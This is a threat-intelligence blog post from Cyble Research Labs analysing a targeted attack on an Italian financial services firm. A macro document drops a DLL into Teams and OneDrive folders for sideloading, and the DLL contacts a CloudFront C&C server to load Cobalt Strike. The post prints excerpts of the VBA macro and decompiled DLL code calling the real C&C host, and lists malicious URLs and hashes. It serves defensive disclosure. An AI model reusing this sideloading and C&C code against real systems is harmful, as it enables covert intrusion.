Targeted Attacks being carried out via DLL SideLoading

blog.cyble.com/2022/07/27/targeted-attacks-being-carried-out-via-dll-sideloading/

July 27, 2022

Threat Actors Leveraging Microsoft Applications to Deliver Cobalt-Strike Beacons

DLL (Dynamic-Link Library) sideloading is a technique used by Threat Actors to infect users using legitimate applications which load malicious DLL files that spoof legitimate ones. Recently Cyble Research Labs published a blog about Qakbot malware that leverages a calculator to perform DLL Sideloading.

Similarly, we came across a Twitter post wherein researchers mentioned a document file that performs DLL Sideloading using Microsoft applications such as “Teams.exe” and “OneDrive.exe.” The dropped DLL contains the C&C URL through which the malware can deliver a Cobalt-Strike beacon.

Cobalt Strike is a penetration testing product that allows Threat Actors (TAs) to deploy an agent named ‘Beacon’ on the victim machine. The Beacon provides various functionalities to TAs, including command execution, key logging, file transfer, SOCKS proxying, privilege escalation, mimikatz, port scanning, and lateral movement.

Several TAs are actively using this tool, from ransomware operators to espionage-focused Advanced Persistent Threats (APTs).

Upon analyzing the malicious doc file, we observed that it was targeting a company located in Italy that provides services such as Credit Servicing, Fund and Asset Management, and Real Estate services. The below figure shows the malicious document file content.



Figure 1 – Document with Macro Content

Technical Analysis

When opening the malicious document, it shows a security warning stating that macros have been disabled. The malware then requests the user to enable the content. Once enabled, the malicious document runs the macro code automatically in the background using the *AutoOpen()* function.

Figure 2 – AutoOpen() function in Macro

The malware then calls the function *process(),* which identifies the path of the OneDrive and Teams applications. The below figure shows the VBA macro code with the base64 decoded path of the OneDrive and Teams applications.

```
Sub Process()
    Dim nbr As Integer
    Dim strfe As String
    Dim strnf As String

    Dim proc As String                          LOCALAPPDATA                    \Microsoft\OneDrive\OneDrive.exe

    strnf = Environ(Base64Decode("TE9DQUxBUFBEQVRB")) & Base64Decode("XE1pY3Jvc29mdFxPbmVEcml2ZVxPbmVEcml2ZS5leGU=")
    strfe = Dir(strnf)
                                                \Microsoft\OneDrive
    If Not strfe = "" Then
        proc = Base64Decode("XE1pY3Jvc29mdFxPbmVEcml2ZQ==")
        EnableContent (proc)
    End If
                                                                    \Microsoft OneDrive\OneDrive.exe

    strnf = Environ(Base64Decode("TE9DQUxBUFBEQVRB")) & Base64Decode("XE1pY3Jvc29mdCBPbmVEcml2ZVxPbmVEcml2ZS5leGU=")
    strfe = Dir(strnf)
                                                \Microsoft OneDrive
    If Not strfe = "" Then
            proc = Base64Decode("XE1pY3Jvc29mdCBPbmVEcml2ZQ==")
            EnableContent (proc)
    End If
                                                                    \Microsoft\Teams\current\teams.exe

    strnf = Environ(Base64Decode("TE9DQUxBUFBEQVRB")) & Base64Decode("XE1pY3Jvc29mdFxUZWFtclxjdXJyZW50XHRlYW1zLmV4ZQ==")
    strfe = Dir(strnf)          \Microsoft\Teams\current
    If Not strfe = "" Then
        proc = Base64Decode("XE1pY3Jvc29mdFxUZWFtclxjdXJyZW50")
        EnableContent (proc)
    End If

End Sub
```

Figure 3 – Path identification to Drop DLL file

In the event that any of the application's paths are identified by the malicious document, the malware drops a DLL file in that path with the name *cache-XJDNSJWPFHD.tmp* and renames it as *iphlpapi.dll* by calling the *EnableContent()* function as shown below.



Figure 4 – Drops DLL File

The document file contains an embedded DLL file in reversed Base64 encoded format. The malware then calls the *GetParagraph()* function, which gets the Base64 encoded strings and performs the *StrReverse* and *Base64Decode* operations to drop the malicious DLL file in the location where the OneDrive and Team applications are present.

Figure 5 – StrReverse and Base64Decode Operations to get DLL

The below figure shows the malicious DLL file dropped in the Teams and OneDrive locations.



Figure 6 – Dropped DLL Files Present in MS App Installation Folders

Upon execution of the Teams application, the dropped malicious DLL file (“iphlpapi.dll”) is sideloaded, as shown below.



Figure 7 – DLL Sideloading in Microsoft Teams App

Payload Analysis

The below figure shows the code of sideloaded DLL malware, which creates a mutex with the name "*MSTeams.Synchronization.Primitive.2.0"* to avoid running another instance on the same machine. The malware then communicates to the C&C server using the below URL: *d2xiq5m2a8wmm4.cloudfront[.]net/communications.*

```
CreateMutexA(0i64, 1, "MSTeams.Synchronization.Primitive.2.0");
LODWORD(v1) = GetLastError();
if ( (_DWORD)v1 != 183 )
{
  v2 = InternetOpenA(
         "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Electron/3.1.13 Safari/537.36 ",
         0,
         0i64,
         0i64,
         0);
  v3 = v2;
  if ( v2 != (void *)-1i64 )
  {
    v4 = InternetConnectA(v2, "d2xiq5m2a8wmm4.cloudfront.net", 0x50u, 0i64, 0i64, 3u, 0, 1ui64);
    v5 = v4;
    if ( v4 != (void *)-1i64 )
    {
      v6 = HttpOpenRequestA(v4, "GET", "/communications", 0i64, 0i64, 0i64, 0x90483300, 1ui64);
      v7 = v6;
      if ( v6 != (void *)-1i64 )
      {
        HttpSendRequestA(v6, 0i64, 0, 0i64, 0);
        InternetCloseHandle(v7);
      }
      InternetCloseHandle(v5);
    }
    InternetCloseHandle(v3);
  }
```

Figure 8 – Creates Mutex and Connects to C&C server

While monitoring the malware's traffic, we observed the C&C communication with the same URL mentioned above.



Figure 9 – Traffic Interception

After analysing the C&C URL: *d2xiq5m2a8wmm4.cloudfront[.]net/communications*, we concluded that it executes a Cobalt-Strike on the victim's machine.

The Cobalt-Strike Beacon can be used for malicious activities such as downloading additional payloads, lateral movement, etc.

Conclusion

TAs are adopting various sophisticated techniques to deploy malware. In this particular case, we observed how TAs are using Microsoft apps such as Teams and OneDrive to sideload a malicious library file that can deploy the Cobalt Strike Beacon.

Cyble Research Labs continuously monitors all new and existing malware to keep our readers aware and informed.

Our Recommendations

We have listed some essential cybersecurity best practices that create the first line of control against attackers. We recommend that our readers follow the best practices given below:

- Avoid downloading files from unknown websites.
- Use a reputed anti-virus and internet security software package on your connected devices, including PC, laptop, and mobile.
- Refrain from opening untrusted links, email attachments, or unknown document files without verifying their authenticity.
- Educate employees in terms of protecting themselves from threats like phishing's/untrusted URLs.
- Monitor the beacon on the network level to block data exfiltration by malware or TAs.
- Enable Data Loss Prevention (DLP) Solution on the employees' systems.

MITRE ATT&CK® Techniques

Tactic	Technique ID	Technique Name
Execution	T1204	User Execution

Defense Evasion	T1140 T1574 T1564	Deobfuscate/Decode Files or Information Hijack Execution Flow: DLL Side-Loading Hide Artifacts: VBA Stomping
Command and Control	T1071	Application Layer Protocol

Indicators of Compromise (IOCs)

Indicators	Indicator Type	Description
697ac31e2336c340e46ae8a777f51cdb 91bd5585383685b82af8e801ce8f43586a797f49 92e7395073c6588e1d8172148525144189c3d92ed052a163b8f7fad231e7864c	MD5 SHA-1 SHA-256	Malicious Doc
6e1e6194dd00f88638d03db3f74bb48a d4a3050246d30a26671d05b90ffa17de39d5e842 ee56e43ed64e90d41ea22435baf89e97e9238d8e670fc7ed3a2971b41ce9ffaf	MD5 SHA-1 SHA-256	Sideloaded DLL
d2xiq5m2a8wmm4.cloudfront.net	URL	Cobalt-Strike C&C URL
hxxps://laureati-prelios.azureedge[.]net/forms/Modulo_Testimone_Universitario_v3.doc	URL	Download URL